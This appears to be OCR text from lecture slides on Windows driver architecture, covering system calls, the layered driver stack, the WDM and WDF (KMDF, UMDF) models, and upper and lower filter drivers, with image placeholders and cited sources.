
source: Wikipedia

> WINDOWS DRIVER




> SYSTEMCALL

- Example, CreateFileA();



> WINDOWS DRIVER


- In Windows OS kernel-mode is stack-like architecture, this kind Layered driver Architecture also been called Driver Stack.



source: MSDN


1977, PILOT OS

Fig. 1. A pipeline of cascaded stream components.




source : MSDN


> WINDOWS DRIVER - WDM



> WINDOWS DRIVER - WDF KMDF




> WINDOWS DRIVER - WDF UMDF



> WINDOWS DRIVER → FILTER DRIVER

source: Windows Internals



Upper Filter Driver C

Upper Filter Driver B

Upper Filter Driver A

Function Driver

Lower Filter Driver B

